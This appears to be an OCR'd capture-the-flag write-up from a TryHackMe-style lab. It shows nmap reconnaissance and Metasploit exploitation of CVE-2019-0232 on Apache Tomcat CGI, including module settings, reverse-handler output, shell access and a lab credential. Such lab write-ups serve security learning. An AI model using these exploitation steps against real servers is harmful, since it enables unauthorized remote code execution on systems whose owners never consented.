
Open terminal and enter the command of ‘msfconsole -q’ and search 2019-0232(CVE)




Change the IP of LHOST and RHOST and the targeturi to the website that given in the text above follow by run command.



Enter the command ‘shell’



Use the command ‘dir’ and get the type to the ‘flag.txt’




Question 4

What were the Metasploit settings you had to set?

Ans: LHOST , RHOST

Change the value of LHOST and RHOST follow by the targerter to the website that given in the text above.


Applications Places
Thu 30 Jun, 12:58AttackBox IP:10.10.14.150
Mozilla Firefox
10.10.186.144:8080/cgi-b
Apache Tomcat - CGIServ
10.10.186.144:8080/cgi-bin/elf
root@ip-10-10-14-150: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-14-150: ~
root@ip-10-10-14-150: ~
Id Name
-- ----
0 Apache Tomcat 9.0 or prior for Windows
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > setg RHOSTS 10.10.186.144
RHOSTS => 10.10.186.144
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > setg LHOST 10.10.14.150
LHOST => 10.10.14.150
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI http://10.10.186.144:8080/cgi-bin/elfwhacker.bat
TARGETURI => http://10.10.186.144:8080/cgi-bin/elfwhacker.bat
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > run
[*] Started reverse TCP handler on 10.10.14.150:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Command Stager progress - 6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox...
THM AttackBox
1h 02m 45s

Thought Process/Methodology:


Firstly do a standard nmap by using the command ‘nmap -sC -sV -vv MACHINE_IP’ and getthe version number of the web server. Next search ‘MACHINE_IP:VERSION_NUM” at the browser and get the name of ‘APACHE TOMCAT”. Search ‘TOMCAT 9.0 CGI EXPLOIT” at the browser to get the CVE. After getting the CVE, move to terminal and enter the command of ‘msfconsole -q’ and follow by ‘search 2019-0232’ and ‘use 0’ to set the Meterpreter entry by changing the RHOSTS, LHOST and TARGETURI to the website givenat the text above. We will be get the target is vulnerable. Enter the command ‘shell’ to run thesystem commands on the host. Finally, enter ‘dir’ to get the directory and ‘type flag.txt’ to getthe contents inside the file.

Day 13 : Networking Coal for Christmas


Tools used: Kali Linux, Firefox


Solution:

Question 1: What old, deprecated protocol and service is running?
Ans: telnet





Question 2: What credential was left for you?
Ans: clauschristmas






Question 3:What distribution of Linux and version number is this server running?
Ans: ubuntu 12.04






